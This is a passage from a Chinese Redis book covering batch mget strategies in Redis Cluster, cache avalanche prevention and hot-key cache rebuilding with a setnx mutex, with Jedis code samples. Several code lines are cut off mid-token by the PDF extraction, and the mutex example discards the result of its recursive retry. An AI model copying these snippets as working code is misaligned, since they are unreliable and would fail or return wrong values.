


图11-10 客户端串行node次网络IO

Jedis客户端示例代码如下：

```

Map<String, String> serialIOGet(List<String> keys) {
    // 结果集
    Map<String, String> keyValueMap = new HashMap<String, String>();
    // 属于各个节点的key列表，JedisPool要提供基于ip和port的hashcode方法
    Map<JedisPool, List<String>> nodeKeyListMap = new HashMap<JedisPool, List<S
    // 遍历所有的key
}

```

```

for (String key : keys) {
    // 使用CRC16本地计算每个key的slot
    int slot = JedisClusterCRC16.getSlot(key);
    // 通过jedisCluster本地slot->node映射获取slot对应的node
    JedisPool jedisPool = jedisCluster.getConnectionHandler().getJedisPoolF
        Slot(slot);
    // 归档
    if (nodeKeyListMap.containsKey(jedisPool)) {
        nodeKeyListMap.get(jedisPool).add(key);
    } else {
        List<String> list = new ArrayList<String>();
        list.add(key);
        nodeKeyListMap.put(jedisPool, list);
    }
}
// 从每个节点上批量获取，这里使用mget也可以使用pipeline
for (Entry<JedisPool, List<String>> entry : nodeKeyListMap.entrySet()) {
    JedisPool jedisPool = entry.getKey();
    List<String> nodeKeyList = entry.getValue();
    // 列表变为数组
    String[] nodeKeyArray = nodeKeyList.toArray(new String[nodeKeyList.size]
    // 批量获取，可以使用mget或者Pipeline
    List<String> nodeValueList = jedisPool.getResource().mget(nodeKeyArray)
    // 归档
    for (int i = 0; i < nodeKeyList.size(); i++) {
        keyValueMap.put(nodeKeyList.get(i), nodeValueList.get(i));
    }
}
return keyValueMap;
}

```

3.并行IO

此方案是将方案2中的最后一步改为多线程执行，网络次数虽然还是节点个数，但由于使用多线程网络时间变为 $O(1)$ ，这种方案会增加编程的复杂度。它的操作时间为：

max_slow(node网络时间) + n次命令时间

整个过程如图11-11所示。

Jedis客户端示例代码如下，只需要将串行IO变为多线程：

```

Map<String, String> parallelIOMget(List<String> keys) {
    // 结果集
    Map<String, String> keyValueMap = new HashMap<String, String>();
    // 属于各个节点的key列表
    Map<JedisPool, List<String>> nodeKeyListMap = new HashMap<JedisPool, List<S
        ...和前面一样
    ...
}

```

```
// 多线程mget, 最终汇总结果
for (Entry<JedisPool, List<String>> entry : nodeKeyListMap.entrySet()) {
    // 多线程实现
}
return keyValueMap;
}
```




图11-11 客户端并行node次网络IO

4.hash_tag实现

10.5节介绍了Redis Cluster的hash_tag功能，它可以将多个key强制分配到一个节点上，它的操作时间=1次网络时间+n次命令时间，如图11-12所示。




图11-12 hash_tag将多个key分配到一个节点

如图11-13所示，所有key属于node2节点。




图11-13 hashtag只需要1次网络时间

Jedis客户端示例代码如下：

```
List<String> hashTagMget(String[] hashTagKeys) {  
    return jedisCluster.mget(hashTagKeys);  
}
```

上面已经对批量操作的四种方案进行了介绍，最后通过表11-4来对四种方案的优缺点、网络IO次数进行一个总结。

表11-4 四种批量操作解决方案对比

方案	优点	缺点	网络 IO
串行命令	1) 编程简单 2) 如果少量 keys, 性能可以满足要求	大量 keys 请求延迟严重	$O(\text{keys})$
串行 IO	1) 编程简单 2) 少量节点, 性能满足要求	大量 node 延迟严重	$O(\text{nodes})$
并行 IO	利用并行特性, 延迟取决于最慢的节点	1) 编程复杂 2) 由于多线程, 问题定位可能较难	$O(\max_slow(\text{nodes}))$
hash_tag	性能最高	1) 业务维护成本较高 2) 容易出现数据倾斜	$O(1)$

实际开发中可以根据表11-4给出的优缺点进行分析，没有最好的方案只有最合适的方案。

11.6 雪崩优化

图11-14描述了什么是缓存雪崩：由于缓存层承载着大量请求，有效地保护了存储层，但是如果缓存层由于某些原因不能提供服务，于是所有的请求都会达到存储层，存储层的调用量会暴增，造成存储层也会级联宕机的情况。缓存雪崩的英文原意是stamping herd（奔逃的野牛），指的是缓存层宕掉后，流量会像奔逃的野牛一样，打向后端存储。




图11-14 缓存层不可用引起的雪崩

预防和解决缓存雪崩问题，可以从以下三个方面进行着手。

1) **保证缓存层服务高可用性**。和飞机都有多个引擎一样，如果缓存层设计成高可用的，即使个别节点、个别机器、甚至是机房宕掉，依然可以提供服务，例如前面介绍过的Redis Sentinel和Redis Cluster都实现了高可用。

2) **依赖隔离组件为后端限流并降级**。无论是缓存层还是存储层都会有可能出错的概率，可以将它们视同为资源。作为并发量较大的系统，假如有一个资源不可用，可能会造成线程全部阻塞（hang）在这个资源上，造成整个系统不可用。降级机制在高并发系统中是非常普遍的：比如推荐服务中，如果个性化推荐服务不可用，可以降级补充热点数据，不至于造成前端页面是开天窗。在实际项目中，我们需要对重要的资源（例如Redis、MySQL、HBase、外部接口）都进行隔离，让每种资源都单独运行在自己的线程池中，即使个别资源出现了问题，对其他服务没有影响。但是线程池如何管理，比如如何关闭资源池、开启资源池、资源池阀值管理，这些做起来还是相当复杂的。这里推荐一个Java依赖隔离工具

Hystrix（<https://github.com/netflix/hystrix>），如图11-15所示。Hystrix是解决依赖隔离的利器，但是该内容已经超出本书的范围，同时只适用于Java应用，所以这里不会详细介绍。

3) **提前演练**。在项目上线前，演练缓存层宕掉后，应用以及后端的负载情况以及可能出现的问题，在此基础上做一些预案设定。




图11-15 Hystrix示意图

11.7 热点key重建优化

开发人员使用“缓存+过期时间”的策略既可以加速数据读写，又保证数据的定期更新，这种模式基本能够满足绝大部分需求。但是有两个问题如果同时出现，可能就会对应用造成致命的危害：

- 当前key是一个热点key（例如一个热门的娱乐新闻），并发量非常大。
- 重建缓存不能在短时间完成，可能是一个复杂计算，例如复杂的SQL、多次IO、多个依赖等。

在缓存失效的瞬间，有大量线程来重建缓存（如图11-16所示），造成后端负载加大，甚至可能会让应用崩溃。

要解决这个问题也不是很复杂，但是不能为了解决这个问题给系统带来更多的麻烦，所以需要制定如下目标：

- 减少重建缓存的次数。




图11-16 热点key失效后大量线程重建缓存

·数据尽可能一致。

·较少的潜在危险。

1. 互斥锁（mutex key）

此方法只允许一个线程重建缓存，其他线程等待重建缓存的线程执行完，重新从缓存获取数据即可，整个过程如图11-17所示。




图11-17 使用互斥锁重建缓存

下面代码使用Redis的setnx命令实现上述功能：

```

String get(String key) {
    // 从Redis中获取数据
    String value = redis.get(key);
    // 如果value为空，则开始重构缓存
    if (value == null) {
        // 只允许一个线程重构缓存，使用nx，并设置过期时间ex
        String mutexKey = "mutex:key:" + key;
        if (redis.set(mutexKey, "1", "ex 180", "nx")) {
            // 从数据源获取数据
            value = db.get(key);
            // 回写Redis，并设置过期时间
            redis.setex(key, timeout, value);
            // 删除key_mutex
            redis.delete(mutexKey);
        }
        // 其他线程休息50毫秒后重试
        else {
            Thread.sleep(50);
            get(key);
        }
    }
    return value;
}

```

1) 从Redis获取数据，如果值不为空，则直接返回值；否则执行下面的

2.1) 和2.2) 步骤。

2.1) 如果set(nx和ex) 结果为true, 说明此时没有其他线程重建缓存, 那么当前线程执行缓存构建逻辑。

2.2) 如果set(nx和ex) 结果为false, 说明此时已经有其他线程正在执行构建缓存的工作, 那么当前线程将休息指定时间(例如这里是50毫秒, 取决于构建缓存的速度)后, 重新执行函数, 直到获取到数据。

2.永远不过期

“永远不过期”包含两层意思:

- 从缓存层面来看, 确实没有设置过期时间, 所以不会出现热点key过期后产生的问题, 也就是“物理”不过期。
- 从功能层面来看, 为每个value设置一个逻辑过期时间, 当发现超过逻辑过期时间后, 会使用单独的线程去构建缓存。

整个过程如图11-18所示。

